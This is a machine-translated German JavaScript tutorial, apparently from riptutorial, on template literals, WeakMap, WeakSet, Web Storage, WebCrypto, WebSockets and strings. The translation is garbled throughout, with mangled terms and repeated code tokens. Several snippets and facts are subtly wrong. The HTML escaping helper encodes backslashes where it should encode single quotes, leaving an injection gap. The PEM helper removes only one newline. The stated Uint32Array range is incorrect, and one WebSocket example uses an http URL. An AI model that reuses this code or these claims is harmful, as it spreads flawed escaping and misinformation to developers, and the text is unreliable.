Vorlagenliterale sind eine spezielle Art von Zeichenfolgenliteral, die anstelle des Standards `'...'` oder `"..."` . Sie werden durch Anführungszeichen der Zeichenfolge mit Backticks anstelle der standardmäßigen einfachen oder doppelten Anführungszeichen deklariert: `` `...` `` .

Vorlagenliterale können Zeilenumbrüche enthalten und beliebige Ausdrücke können mit der Substitutionssyntax `${ expression }` eingebettet werden. Standardmäßig werden die Werte dieser Substitutionsausdrücke direkt in der Zeichenfolge verkettet, in der sie angezeigt werden.

```
const name = "John";
const score = 74;

console.log(`Game Over!

${name}'s score was ${score * 10}.`);
```

```
Game Over!

John's score was 740.
```

Rohe Saiten

Die `String.raw` Tag-Funktion kann mit Vorlagenliteralen verwendet werden, um auf eine Version ihres Inhalts zuzugreifen, ohne etwaige Backslash-Escape-Folgen zu interpretieren.

`String.raw`\n` enthält einen Backslash und den Kleinbuchstaben n, während `` `\n` `` oder `'\n'` stattdessen ein einzelnes Zeilenvorschubzeichen enthalten würde.

```
const patternString = String.raw`Welcome, (\w+)!`;
const pattern = new RegExp(patternString);

const message = "Welcome, John!";
pattern.exec(message);
```

```
["Welcome, John!", "John"]
```

Markierte Saiten

Eine Funktion, die unmittelbar vor einem Vorlagenliteral identifiziert wurde, wird zur Interpretation in einem so genannten **taglierten Vorlagenliteral verwendet** . Die Tag-Funktion kann einen String zurückgeben, aber auch einen anderen Wert.

Das erste Argument der Tag-Funktion, `strings` , ist ein Array jedes konstanten Teils des Literal. Die übrigen Argumente, `...substitutions` , enthalten die ausgewerteten Werte jedes `${}` Substitutionsausdrucks.

```
function settings(strings, ...substitutions) {
  const result = new Map();
  for (let i = 0; i < substitutions.length; i++) {
    result.set(strings[i].trim(), substitutions[i]);
  }
  return result;
}

const remoteConfiguration = settings`
  label    ${'Content'}
  servers  ${2 * 8 + 1}
  hostname ${location.hostname}
`;
```

```
Map {"label" => "Content", "servers" => 17, "hostname" => "stackoverflow.com"}
```

Das `strings` Array verfügt über eine spezielle `.raw` Eigenschaft, die auf ein paralleles Array derselben konstanten Teile des Vorlagenliteral verweist, aber *genau so,* wie sie im Quellcode erscheinen, ohne dass Backslash- `.raw` ersetzt werden.

```
function example(strings, ...substitutions) {
  console.log('strings:', strings);
  console.log('...substitutions:', substitutions);
}

example`Hello ${'world'}.\n\nHow are you?`;
```

```
strings: ["Hello ", ".\n\nHow are you?", raw: ["Hello ", ".\\n\\nHow are you?"]]
substitutions: ["world"]
```

HTML-Vorlage mit Template-Strings

Sie können eine `HTML`...`` Funktion erstellen, um interpolierte Werte automatisch zu codieren. (Dies erfordert, dass interpolierte Werte nur als Text verwendet werden und sind **möglicherweise nicht sicher, wenn interpolierte Werte in Code verwendet werden,** z. B. Skripts oder Stile.)

```
class HTMLString extends String {
  static escape(text) {
    if (text instanceof HTMLString) {
      return text;
    }
    return new HTMLString(
        String(text)
            .replace(/&/g, '&amp;')
            .replace(/</g, '&lt;')
            .replace(/>/g, '&gt;')
            .replace(/"/g, '&quot;')
            .replace(/\\/g, '&#39;'));
  }
}

function HTML(strings, ...substitutions) {
  const escapedFlattenedSubstitutions =
      substitutions.map(s => [].concat(s).map(HTMLString.escape).join(''));
  const pieces = [];
  for (const i of strings.keys()) {
    pieces.push(strings[i], escapedFlattenedSubstitutions [i] || '');
  }
  return new HTMLString(pieces.join(''));
}

const title = "Hello World";
const iconSrc = "/images/logo.png";
const names = ["John", "Jane", "Joe", "Jill"];

document.body.innerHTML = HTML`
  <h1><img src="${iconSrc}" /> ${title}</h1>

  <ul> ${names.map(name => HTML`
    <li>${name}</li>
  `)} </ul>
`;
```

Einführung

Vorlagenliterale verhalten sich wie Strings mit besonderen Merkmalen. Sie werden durch das hintere Häkchen `` und können sich über mehrere Zeilen erstrecken.

Vorlagenliterale können auch eingebettete Ausdrücke enthalten. Diese Ausdrücke werden durch ein `$` -Zeichen und geschweifte Klammern angezeigt. `{}`

```
//A single line Template Literal
var aLiteral = `single line string data`;


//Template Literal that spans across lines
```

```
var anotherLiteral = `string data that spans
         across multiple lines of code`;

//Template Literal with an embedded expression
var x = 2;
var y = 3;
var theTotal = `The total is ${x + y}`;     // Contains "The total is 5"



//Comarison of a string and a template literal
var aString = "single line string data"
console.log(aString === aLiteral)                          //Returns true
```

Es gibt viele andere Funktionen von Zeichenkettenlitern, z. B. Tagged Template Literals und Raw-Eigenschaft. Diese werden in anderen Beispielen gezeigt.

Vorlagenliterale online lesen: https://riptutorial.com/de/javascript/topic/418/vorlagenliterale

Kapitel 99: WeakMap

Syntax

- neue WeakMap ([iterable]);
- schwachmap.get (Schlüssel);
- schwachmap.set (Schlüssel, Wert);
- schwachmap.has (Schlüssel);
- schwachmap.delete (Schlüssel);

Bemerkungen

Informationen zur Verwendung von WeakMap finden Sie unter Was ist die tatsächliche Verwendung von ES6 WeakMap? .

Examples

WeakMap-Objekt erstellen

Mit dem WeakMap-Objekt können Sie Schlüssel / Wert-Paare speichern. Der Unterschied zu Map besteht darin, dass Schlüssel Objekte sein müssen und schwach referenziert werden. Dies bedeutet, dass das Element in WeakMap durch den Garbage Collector entfernt werden kann, wenn es keine anderen starken Verweise auf den Schlüssel gibt.

WeakMap-Konstruktor verfügt über einen optionalen Parameter, bei dem es sich um ein beliebiges iterierbares Objekt (z. B. Array) handeln kann, das Schlüssel / Wert-Paare als Arrays mit zwei Elementen enthält.

```
const o1 = {a: 1, b: 2},
      o2 = {};

const weakmap = new WeakMap([[o1, true], [o2, o1]]);
```

Einen Wert mit dem Schlüssel verknüpfen

Verwenden Sie die `.get()` -Methode, um einen mit dem Schlüssel `.get()` Wert `.get()` . Wenn dem Schlüssel kein Wert zugeordnet ist, wird `undefined` .

```
const obj1 = {},
      obj2 = {};

const weakmap = new WeakMap([[obj1, 7]]);
console.log(weakmap.get(obj1)); // 7
console.log(weakmap.get(obj2)); // undefined
```

Dem Schlüssel einen Wert zuweisen

Um dem Schlüssel einen Wert zuzuweisen, verwenden Sie die Methode `.set()` . Es gibt das WeakMap-Objekt zurück, sodass Sie `.set()` Aufrufe `.set()` können.

```
const obj1 = {},
      obj2 = {};

const weakmap = new WeakMap();
weakmap.set(obj1, 1).set(obj2, 2);
console.log(weakmap.get(obj1)); // 1
console.log(weakmap.get(obj2)); // 2
```

Überprüfen, ob ein Element mit dem Schlüssel vorhanden ist

Verwenden Sie die Methode `.has()` , um zu überprüfen, ob ein Element mit einem bestimmten Schlüssel in einer WeakMap vorhanden ist. Es gibt `true` zurück `true` wenn es existiert, und andernfalls `false` .

```
const obj1 = {},
      obj2 = {};

const weakmap = new WeakMap([[obj1, 7]]);
console.log(weakmap.has(obj1)); // true
console.log(weakmap.has(obj2)); // false
```

Ein Element mit dem Schlüssel entfernen

Verwenden `.delete()` zum Entfernen eines Elements mit einem angegebenen Schlüssel die Methode `.delete()` . Sie gibt `true` zurück `true` wenn das Element vorhanden war und entfernt wurde, andernfalls `false` .

```
const obj1 = {},
      obj2 = {};

const weakmap = new WeakMap([[obj1, 7]]);
console.log(weakmap.delete(obj1)); // true
console.log(weakmap.has(obj1)); // false
console.log(weakmap.delete(obj2)); // false
```

Schwache Referenzdemo

JavaScript verwendet Referenzzählverfahren , um nicht verwendete Objekte zu erkennen. Wenn die Referenzzählung für ein Objekt Null ist, wird dieses Objekt vom Garbage Collection-Speicher freigegeben. Weakmap verwendet schwache Referenz , die nicht Zählung eines Objekts zu verweisen beiträgt, daher ist es sehr nützlich ist , Speicher zu lösen Leck Probleme .

Hier ist eine Demo von Weakmap. Ich benutze ein sehr großes Objekt als Wert, um zu zeigen, dass eine schwache Referenz nicht zum Referenzzähler beiträgt.

```
// manually trigger garbage collection to make sure that we are in good status.
> global.gc();
undefined

// check initial memory use□heapUsed is 4M or so
> process.memoryUsage();
{ rss: 21106688,
  heapTotal: 7376896,
  heapUsed: 4153936,
  external: 9059 }

> let wm = new WeakMap();
undefined

> const b = new Object();
undefined

> global.gc();
undefined

// heapUsed is still 4M or so
> process.memoryUsage();
{ rss: 20537344,
  heapTotal: 9474048,
  heapUsed: 3967272,
  external: 8993 }

// add key-value tuple into WeakMap□
// key is b□value is 5*1024*1024 array
> wm.set(b, new Array(5*1024*1024));
WeakMap {}

// manually garbage collection
> global.gc();
undefined

// heapUsed is still 45M
> process.memoryUsage();
{ rss: 62652416,
  heapTotal: 51437568,
  heapUsed: 45911664,
  external: 8951 }

// b reference to null
> b = null;
null

// garbage collection
> global.gc();
undefined

// after remove b reference to object□heapUsed is 4M again
// it means the big array in WeakMap is released
// it also means weekmap does not contribute to big array's reference count, only b does.
> process.memoryUsage();
{ rss: 20639744,
  heapTotal: 8425472,
  heapUsed: 3979792,
  external: 8956 }
```

WeakMap online lesen: https://riptutorial.com/de/javascript/topic/5290/weakmap

Kapitel 100: WeakSet

Syntax

- neues WeakSet ([iterable]);
- weakset.add (Wert);
- weakset.has (Wert);
- weakset.delete (Wert);

Bemerkungen

Für die Verwendung von WeakSet siehe ECMAScript 6: Wozu dient WeakSet? .

Examples

Erstellen eines WeakSet-Objekts

Das WeakSet-Objekt wird zum Speichern von schwach gehaltenen Objekten in einer Sammlung verwendet. Der Unterschied zu Set ist, dass Sie keine Grundwerte wie Zahlen oder Zeichenfolge speichern können. Auch Verweise auf die Objekte in der Auflistung werden schwach gehalten. Wenn also kein anderer Verweis auf ein in einem WeakSet gespeichertes Objekt vorhanden ist, kann es Müll gesammelt werden.

Der WeakSet-Konstruktor verfügt über einen optionalen Parameter, der ein beliebiges iterierbares Objekt sein kann (beispielsweise ein Array). Alle Elemente werden dem erstellten WeakSet hinzugefügt.

```
const obj1 = {},
      obj2 = {};

const weakset = new WeakSet([obj1, obj2]);
```

Wert hinzufügen

Verwenden Sie die Methode `.add()` um einem WeakSet einen Wert hinzuzufügen. Diese Methode ist kettenfähig.

```
const obj1 = {},
      obj2 = {};

const weakset = new WeakSet();
weakset.add(obj1).add(obj2);
```

Überprüfen, ob ein Wert vorhanden ist

Verwenden Sie die Methode `.has()` , um zu überprüfen, ob ein Wert in einem WeakSet vorhanden ist.

```
const obj1 = {},
      obj2 = {};

const weakset = new WeakSet([obj1]);
console.log(weakset.has(obj1)); // true
console.log(weakset.has(obj2)); // false
```

Einen Wert entfernen

Um einen Wert aus einem WeakSet zu entfernen, verwenden Sie die `.delete()` -Methode. Diese Methode gibt `true` zurück `true` wenn der Wert vorhanden war und entfernt wurde, andernfalls `false` .

```
const obj1 = {},
      obj2 = {};

const weakset = new WeakSet([obj1]);
console.log(weakset.delete(obj1)); // true
console.log(weakset.delete(obj2)); // false
```

WeakSet online lesen: https://riptutorial.com/de/javascript/topic/5314/weakset

Kapitel 101: Web Storage

Syntax

- localStorage.setItem (Name, Wert);
- localStorage.getItem (name);
- localStorage.name = Wert;
- localStorage.name;
- localStorage.clear ()
- localStorage.removeItem (name);

Parameter

Parameter	Beschreibung
Name	Der Schlüssel / Name des Elements
Wert	Der Wert des Artikels

Bemerkungen

Die Web Storage API ist im WHATWG HTML Living Standard angegeben .

Examples

LocalStorage verwenden

Das localStorage-Objekt bietet einen dauerhaften (aber nicht permanenten - siehe Grenzwerte) Schlüsselwertspeicher für Zeichenfolgen. Alle Änderungen sind sofort in allen anderen Fenstern / Bildern desselben Ursprungs sichtbar. Die gespeicherten Werte bleiben auf unbestimmte Zeit erhalten, es sei denn, der Benutzer löscht gespeicherte Daten oder konfiguriert ein Ablauflimit. localStorage verwendet eine Map-ähnliche Schnittstelle zum Abrufen und Einstellen von Werten.

```
localStorage.setItem('name', "John Smith");
console.log(localStorage.getItem('name')); // "John Smith"

localStorage.removeItem('name');
console.log(localStorage.getItem('name')); // null
```

Wenn Sie einfache strukturierte Daten speichern möchten, können Sie sie mithilfe von JSON in

und aus Zeichenfolgen für die Speicherung serialisieren.

```
var players = [{name: "Tyler", score: 22}, {name: "Ryan", score: 41}];
localStorage.setItem('players', JSON.stringify(players));

console.log(JSON.parse(localStorage.getItem('players')));
// [ Object { name: "Tyler", score: 22 }, Object { name: "Ryan", score: 41 } ]
```

localStorage-Grenzwerte in Browsern

Mobile Browser:

Browser	Google Chrome	Android-Browser	Feuerfuchs	iOS Safari
Ausführung	40	4.3	34	6-8
Platz verfügbar	10 MB	2 MB	10 MB	5 MB

Desktop-Browser:

Browser	Google Chrome	Oper	Feuerfuchs	Safari	Internet Explorer
Ausführung	40	27	34	6-8	9-11
Platz verfügbar	10 MB	10 MB	10 MB	5 MB	10 MB

Speicherereignisse

Wenn ein Wert in localStorage festgelegt ist, wird ein `storage` für alle anderen `windows` demselben Ursprung ausgelöst. Dies kann verwendet werden, um den Status zwischen verschiedenen Seiten zu synchronisieren, ohne erneut zu laden oder mit einem Server zu kommunizieren. Beispielsweise können wir den Wert eines Eingabeelements als Absatztext in einem anderen Fenster darstellen:

Erstes Fenster

```
var input = document.createElement('input');
document.body.appendChild(input);

input.value = localStorage.getItem('user-value');

input.oninput = function(event) {
  localStorage.setItem('user-value', input.value);
};
```

Zweites Fenster

```
var output = document.createElement('p');
document.body.appendChild(output);
```

```
output.textContent = localStorage.getItem('user-value');

window.addEventListener('storage', function(event) {
  if (event.key === 'user-value') {
    output.textContent = event.newValue;
  }
});
```

Anmerkungen

Das Ereignis wird unter Chrome, Edge und Safari nicht ausgelöst oder erfasst, wenn die Domäne über ein Skript geändert wurde.

Erstes Fenster

```
// page url: http://sub.a.com/1.html
document.domain = 'a.com';

var input = document.createElement('input');
document.body.appendChild(input);

input.value = localStorage.getItem('user-value');

input.oninput = function(event) {
  localStorage.setItem('user-value', input.value);
};
```

Zweites Fenster

```
// page url: http://sub.a.com/2.html
document.domain = 'a.com';

var output = document.createElement('p');
document.body.appendChild(output);

// Listener will never called under Chrome(53), Edge and Safari(10.0).
window.addEventListener('storage', function(event) {
  if (event.key === 'user-value') {
    output.textContent = event.newValue;
  }
});
```

sessionStorage

Das sessionStorage-Objekt implementiert dieselbe Storage-Schnittstelle wie localStorage. Die sessionStorage-Daten werden jedoch nicht für alle Seiten des gleichen Ursprungs freigegeben, sondern für jedes Fenster / jede Registerkarte separat gespeichert. Gespeicherte Daten bleiben zwischen den Seiten *dieses Fensters / Registers erhalten,* solange sie geöffnet sind. Sie sind jedoch an keiner anderen Stelle sichtbar.

```
var audio = document.querySelector('audio');

// Maintain the volume if the user clicks a link then navigates back here.
```

```
audio.volume = Number(sessionStorage.getItem('volume') || 1.0);
audio.onvolumechange = function(event) {
  sessionStorage.setItem('volume', audio.volume);
};
```

Speichern Sie die Daten in sessionStorage

```
sessionStorage.setItem('key', 'value');
```

Erhalten Sie gespeicherte Daten von sessionStorage

```
var data = sessionStorage.getItem('key');
```

Entfernen Sie gespeicherte Daten aus sessionStorage

```
sessionStorage.removeItem('key')
```

Speicher löschen

Um den Speicher zu löschen, starten Sie einfach

```
localStorage.clear();
```

Fehlerbedingungen

Wenn die meisten Browser so konfiguriert sind, dass sie Cookies blockieren, wird auch `localStorage` blockiert. Versuche, es zu verwenden, führen zu einer Ausnahme. Vergessen Sie nicht , diese Fälle zu verwalten .

```
var video = document.querySelector('video')
try {
    video.volume = localStorage.getItem('volume')
} catch (error) {
    alert('If you\'d like your volume saved, turn on cookies')
}
video.play()
```

Wenn der Fehler nicht behandelt wird, funktioniert das Programm nicht mehr ordnungsgemäß.

Speicherelement entfernen

Zum Entfernen eines bestimmten Elements aus dem Browser Storage (das Gegenteil von `setItem`) verwenden Sie `removeItem`

```
localStorage.removeItem("greet");
```

Beispiel:

```
localStorage.setItem("greet", "hi");
localStorage.removeItem("greet");

console.log( localStorage.getItem("greet") ); // null
```

(Gleiches gilt für `sessionStorage`)

Einfachere Handhabung von Storage

`localStorage` , `sessionStorage` sind JavaScript- **Objekte** und können als solche behandelt werden. Anstelle von Speichermethoden wie `.getItem()` , `.setItem()` usw. verwenden Sie eine einfachere Alternative:

```
// Set
localStorage.greet = "Hi!"; // Same as: window.localStorage.setItem("greet", "Hi!");

// Get
localStorage.greet;         // Same as: window.localStorage.getItem("greet");

// Remove item
delete localStorage.greet;  // Same as: window.localStorage.removeItem("greet");

// Clear storage
localStorage.clear();
```

Beispiel:

```
// Store values (Strings, Numbers)
localStorage.hello = "Hello";
localStorage.year  = 2017;

// Store complex data (Objects, Arrays)
var user = {name:"John", surname:"Doe", books:["A","B"]};
localStorage.user = JSON.stringify( user );

// Important: Numbers are stored as String
console.log( typeof localStorage.year ); // String

// Retrieve values
var someYear = localStorage.year; // "2017"

// Retrieve complex data
var userData = JSON.parse( localStorage.user );
var userName = userData.name; // "John"

// Remove specific data
delete localStorage.year;

// Clear (delete) all stored data
localStorage.clear();
```

localStorage-Länge

`localStorage.length` gibt eine Ganzzahl zurück, die die Anzahl der Elemente im `localStorage`

Beispiel:

Artikel einstellen

```
localStorage.setItem('StackOverflow', 'Documentation');
localStorage.setItem('font', 'Helvetica');
localStorage.setItem('image', 'sprite.svg');
```

Länge bekommen

```
localStorage.length; // 3
```

Web Storage online lesen: https://riptutorial.com/de/javascript/topic/428/web-storage

Kapitel 102: Web-Kryptographie-API

Bemerkungen

Die WebCrypto-APIs sind normalerweise nur für "sichere" Ursprünge verfügbar. Dies bedeutet, dass das Dokument über HTTPS oder vom lokalen Computer (von `localhost` , `file:` oder einer Browsererweiterung) geladen wurde.

Diese APIs werden in der W3C Web Cryptography API Candidate Recommendation festgelegt .

Examples

Kryptografisch zufällige Daten

```
// Create an array with a fixed size and type.
var array = new Uint8Array(5);

// Generate cryptographically random values
crypto.getRandomValues(array);

// Print the array to the console
console.log(array);
```

`crypto.getRandomValues(array)` kann mit Instanzen der folgenden Klassen verwendet werden (weiter unten in Binary Data beschrieben) und generiert Werte aus den angegebenen Bereichen (beide Enden inklusive):

- `Int8Array` : -2^7 bis $2^7 -1$
- `Uint8Array` : 0 bis $2^8 -1$
- `Int16Array` : -2^{15} bis $2^{15} -1$
- `Uint16Array` : 0 bis $2^{16} -1$
- `Int32Array` : -2^{31} bis $2^{31} -1$
- `Uint32Array` : 0 bis $2^{31} -1$

Digests erstellen (zB SHA-256)

```
// Convert string to ArrayBuffer. This step is only necessary if you wish to hash a string,
not if you aready got an ArrayBuffer such as an Uint8Array.
var input = new TextEncoder('utf-8').encode('Hello world!');

// Calculate the SHA-256 digest
crypto.subtle.digest('SHA-256', input)
// Wait for completion
.then(function(digest) {
  // digest is an ArrayBuffer. There are multiple ways to proceed.

  // If you want to display the digest as a hexadecimal string, this will work:
  var view = new DataView(digest);
  var hexstr = '';
```

```
  for(var i = 0; i < view.byteLength; i++) {
    var b = view.getUint8(i);
    hexstr += '0123456789abcdef'[(b & 0xf0) >> 4];
    hexstr += '0123456789abcdef'[(b & 0x0f)];
  }
  console.log(hexstr);

  // Otherwise, you can simply create an Uint8Array from the buffer:
  var digestAsArray = new Uint8Array(digest);
  console.log(digestAsArray);
})
// Catch errors
.catch(function(err) {
  console.error(err);
});
```

Der aktuelle Entwurf schlägt vor, mindestens `SHA-1` , `SHA-256` , `SHA-384` und `SHA-512` bereitzustellen, dies ist jedoch keine strikte Anforderung und kann sich ändern. Die SHA-Familie kann jedoch immer noch als eine gute Wahl angesehen werden, da sie wahrscheinlich in allen gängigen Browsern unterstützt wird.

RSA-Schlüsselpaar generieren und ins PEM-Format konvertieren

In diesem Beispiel erfahren Sie, wie Sie ein RSA-OAEP-Schlüsselpaar generieren und den privaten Schlüssel von diesem Schlüsselpaar in base64 umwandeln, sodass Sie es mit OpenSSL usw. verwenden können Präfix und Suffix unten verwenden:

```
-----BEGIN PUBLIC KEY-----
-----END PUBLIC KEY-----
```

HINWEIS: Dieses Beispiel wurde in diesen Browsern vollständig getestet: Chrome, Firefox, Opera und Vivaldi

```
function arrayBufferToBase64(arrayBuffer) {
    var byteArray = new Uint8Array(arrayBuffer);
    var byteString = '';
    for(var i=0; i < byteArray.byteLength; i++) {
        byteString += String.fromCharCode(byteArray[i]);
    }
    var b64 = window.btoa(byteString);

    return b64;
}

function addNewLines(str) {
    var finalString = '';
    while(str.length > 0) {
        finalString += str.substring(0, 64) + '\n';
        str = str.substring(64);
    }

    return finalString;
}

function toPem(privateKey) {
```

```
    var b64 = addNewLines(arrayBufferToBase64(privateKey));
    var pem = "-----BEGIN PRIVATE KEY-----\n" + b64 + "-----END PRIVATE KEY-----";

    return pem;
}

// Let's generate the key pair first
window.crypto.subtle.generateKey(
    {
        name: "RSA-OAEP",
        modulusLength: 2048, // can be 1024, 2048 or 4096
        publicExponent: new Uint8Array([0x01, 0x00, 0x01]),
        hash: {name: "SHA-256"} // or SHA-512
    },
    true,
    ["encrypt", "decrypt"]
).then(function(keyPair) {
    /* now when the key pair is generated we are going
       to export it from the keypair object in pkcs8
    */
    window.crypto.subtle.exportKey(
        "pkcs8",
        keyPair.privateKey
    ).then(function(exportedPrivateKey) {
        // converting exported private key to PEM format
        var pem = toPem(exportedPrivateKey);
        console.log(pem);
    }).catch(function(err) {
        console.log(err);
    });
});
```

Das ist es! Jetzt haben Sie einen voll funktionsfähigen und kompatiblen privaten RSA-OAEP-Schlüssel im PEM-Format, den Sie nach Belieben verwenden können. Genießen!

Konvertierung des PEM-Schlüsselpaares in CryptoKey

Haben Sie sich jemals gefragt, wie Sie Ihr PEM-RSA-Schlüsselpaar verwenden können, das von OpenSSL in der Web Cryptography API generiert wurde? Wenn die Antworten ja sind. Großartig! Du wirst es herausfinden.

HINWEIS: Dieser Prozess kann auch für öffentliche Schlüssel verwendet werden. Sie müssen lediglich das Präfix und das Suffix ändern in:

```
-----BEGIN PUBLIC KEY-----
-----END PUBLIC KEY-----
```

In diesem Beispiel wird davon ausgegangen, dass Sie Ihr RSA-Schlüsselpaar in PEM generiert haben.

```
function removeLines(str) {
    return str.replace("\n", "");
}

function base64ToArrayBuffer(b64) {
```

```
    var byteString = window.atob(b64);
    var byteArray = new Uint8Array(byteString.length);
    for(var i=0; i < byteString.length; i++) {
        byteArray[i] = byteString.charCodeAt(i);
    }

    return byteArray;
}

function pemToArrayBuffer(pem) {
    var b64Lines = removeLines(pem);
    var b64Prefix = b64Lines.replace('-----BEGIN PRIVATE KEY-----', '');
    var b64Final = b64Prefix.replace('-----END PRIVATE KEY-----', '');

    return base64ToArrayBuffer(b64Final);
}

window.crypto.subtle.importKey(
    "pkcs8",
    pemToArrayBuffer(yourprivatekey),
    {
        name: "RSA-OAEP",
        hash: {name: "SHA-256"} // or SHA-512
    },
    true,
    ["decrypt"]
).then(function(importedPrivateKey) {
    console.log(importedPrivateKey);
}).catch(function(err) {
    console.log(err);
});
```

Und jetzt bist du fertig! Sie können Ihren importierten Schlüssel in der WebCrypto-API verwenden.

Web-Kryptographie-API online lesen: https://riptutorial.com/de/javascript/topic/761/web-kryptographie-api

Kapitel 103: WebSockets

Einführung

WebSocket ist ein Protokoll, das die bidirektionale Kommunikation zwischen einem Client und einem Server ermöglicht:

Das Ziel von WebSocket ist es, einen Mechanismus für browserbasierte Anwendungen bereitzustellen, die eine bidirektionale Kommunikation mit Servern benötigen, die nicht auf das Öffnen mehrerer HTTP-Verbindungen angewiesen sind. (RFC 6455)

WebSocket arbeitet über das HTTP-Protokoll.

Syntax

- neues WebSocket (URL)
- ws.binaryType / * Übermittlungstyp der empfangenen Nachricht: "arraybuffer" oder "blob" * /
- ws.close ()
- ws.send (Daten)
- ws.onmessage = Funktion (Nachricht) {/ * ... * /}
- ws.onopen = function () {/ * ... * /}
- ws.onerror = function () {/ * ... * /}
- ws.onclose = function () {/ * ... * /}

Parameter

Parameter	Einzelheiten
URL	Die Server-URL, die diese Web-Socket-Verbindung unterstützt.
Daten	Der Inhalt, der an den Host gesendet werden soll.
Botschaft	Die vom Host erhaltene Nachricht.

Examples

Stellen Sie eine Web-Socket-Verbindung her

```
var wsHost = "ws://my-sites-url.com/path/to/web-socket-handler";
var ws = new WebSocket(wsHost);
```

Mit String-Nachrichten arbeiten

```
var wsHost = "ws://my-sites-url.com/path/to/echo-web-socket-handler";
var ws = new WebSocket(wsHost);
var value = "an example message";

//onmessage : Event Listener - Triggered when we receive message form server
ws.onmessage = function(message) {
    if (message === value) {
        console.log("The echo host sent the correct message.");
    } else {
        console.log("Expected: " + value);
        console.log("Received: " + message);
    }
};

//onopen : Event Listener - event is triggered when websockets readyState changes to open
which means now we are ready to send and receives messages from server
ws.onopen = function() {
    //send is used to send the message to server
    ws.send(value);
};
```

Mit binären Nachrichten arbeiten

```
var wsHost = "http://my-sites-url.com/path/to/echo-web-socket-handler";
var ws = new WebSocket(wsHost);
var buffer = new ArrayBuffer(5); // 5 byte buffer
var bufferView = new DataView(buffer);

bufferView.setFloat32(0, Math.PI);
bufferView.setUint8(4, 127);

ws.binaryType = 'arraybuffer';

ws.onmessage = function(message) {
    var view = new DataView(message.data);
    console.log('Uint8:', view.getUint8(4), 'Float32:', view.getFloat32(0))
};

ws.onopen = function() {
    ws.send(buffer);
};
```

Herstellen einer sicheren Web-Socket-Verbindung

```
var sck = "wss://site.com/wss-handler";
var wss = new WebSocket(sck);
```

Hierbei wird anstelle von `ws` das `wss` verwendet, um eine sichere Web-Socket-Verbindung herzustellen, die HTTPS anstelle von HTTP verwendet

WebSockets online lesen: https://riptutorial.com/de/javascript/topic/728/websockets

Kapitel 104: Zeichenketten

Syntax

- "String-Literal"
- 'String-Literal'
- "String-Literal mit 'nicht übereinstimmenden Anführungszeichen'" // keine Fehler; Zitate sind unterschiedlich.
- "String-Literal mit" Escape-Anführungszeichen "" // keine Fehler; Anführungszeichen werden geschützt.
- `Vorlagenzeichenfolge $ {Ausdruck}`
- String ("ab c") // gibt String zurück, wenn er im Nichtkonstruktorkontext aufgerufen wird
- new String ("ab c") // das String-Objekt, nicht das String-Grundelement

Examples

Basisinformationen und String-Verkettung

Zeichenfolgen in JavaScript können in einfache Anführungszeichen `'hello'` , doppelte Anführungszeichen `"Hello"` und (ab ES2015, ES6) in Template Literals (*Backticks*) `"Hello"` `` `hello` `` .

```
var hello  = "Hello";
var world  = 'world';
var helloW = `Hello World`;              // ES2015 / ES6
```

Zeichenfolgen können mit der Funktion `String()` aus anderen Typen erstellt werden.

```
var intString = String(32); // "32"
var booleanString = String(true); // "true"
var nullString = String(null); // "null"
```

Oder `toString()` kann verwendet werden, um Zahlen, Booleans oder Objekte in Strings zu konvertieren.

```
var intString = (5232).toString(); // "5232"
var booleanString = (false).toString(); // "false"
var objString = ({}).toString(); // "[object Object]"
```

Zeichenfolgen können auch mithilfe der `String.fromCharCode` Methode erstellt werden.

```
String.fromCharCode(104,101,108,108,111) //"hello"
```

Das Erstellen eines String-Objekts mit einem `new` Schlüsselwort ist zulässig, wird jedoch nicht empfohlen, da es sich im Gegensatz zu primitiven Strings wie Objekte verhält.

```
var objectString = new String("Yes, I am a String object");
typeof objectString;//"object"
typeof objectString.valueOf();//"string"
```

Zeichenketten verketten

Die Verkettung von `concat()` kann mit dem `+` Verkettungsoperator oder mit der integrierten Methode `concat()` für den String-Objektprototyp durchgeführt werden.

```
var foo = "Foo";
var bar = "Bar";
console.log(foo + bar);         // => "FooBar"
console.log(foo + " " + bar);   // => "Foo Bar"

foo.concat(bar)             // => "FooBar"
"a".concat("b", " ", "d")   // => "ab d"
```

Strings können mit Nicht-String-Variablen verkettet werden, konvertieren jedoch die Nicht-String-Variablen in Strings.

```
var string = "string";
var number = 32;
var boolean = true;

console.log(string + number + boolean); // "string32true"
```

String-Vorlagen

6

Strings können mit Hilfe von Template-Literalen (*Backticks*) `` `hello` `` .

```
var greeting = `Hello`;
```

Mit Vorlagenlitalen können Sie die Zeichenfolgeninterpolation mit `${variable}` in Vorlagenliteralen durchführen:

```
var place = `World`;
var greet = `Hello ${place}!`

console.log(greet); // "Hello World!"
```

Sie können String.raw verwenden, um Backslashes zu erhalten, die ohne Änderung in der Zeichenfolge enthalten sind.

```
`a\\b` // =  a\b
String.raw`a\\b` // = a\\b
```

Fluchtzitate

Wenn Ihre Zeichenfolge in einfachen Anführungszeichen eingeschlossen ist, müssen Sie das innere wörtliche Anführungszeichen mit einem *Backslash* `\`

```
var text = 'L\'albero means tree in Italian';
console.log( text ); \\ "L'albero means tree in Italian"
```

Gleiches gilt für doppelte Anführungszeichen:

```
var text = "I feel \"high\"";
```

Wenn Sie HTML-Darstellungen innerhalb eines Strings speichern, muss der Notierung von Anführungszeichen besondere Aufmerksamkeit gewidmet werden, da HTML-Strings häufig in Zitaten verwendet werden, dh in Attributen:

```
var content = "<p class=\"special\">Hello World!</p>";        // valid String
var hello   = '<p class="special">I\'d like to say "Hi"</p>'; // valid String
```

Anführungszeichen in HTML-Strings können auch mit `&apos;` (oder `&#39;`) als einfaches Zitat und `&quot;` (oder `&#34;`) als Anführungszeichen.

```
var hi    = "<p class='special'>I'd like to say &quot;Hi&quot;</p>"; // valid String
var hello = '<p class="special">I&apos;d like to say "Hi"</p>';      // valid String
```

Hinweis: Die Verwendung von `&apos;` und `&quot;` überschreibt keine doppelten Anführungszeichen, die Browser automatisch in Anführungszeichen setzen können. Zum Beispiel wird `<p class=special>` für `<p class="special">` , wobei `&quot;` kann zu `<p class=""special"">` wobei `\"` `<p class="special">` .

6

Wenn eine Zeichenfolge hat `'` und `"` Verwendung von Template - Literale können Sie prüfen , *(auch als Template Strings in früheren ES6 Ausgaben bekannt),* die Sie nicht zu entkommen erfordern `'` und `"` . Diese verwenden Backticks (`` ` ``) anstelle von einfachen oder doppelten Anführungszeichen.

```
var x = `"Escaping " and ' can become very annoying`;
```

Umgekehrte Zeichenfolge

Die "populärste" Methode zum Umkehren einer Zeichenfolge in JavaScript ist das folgende Codefragment, das häufig vorkommt:

```
function reverseString(str) {
    return str.split('').reverse().join('');
}
```

```
reverseString('string');    // "gnirts"
```

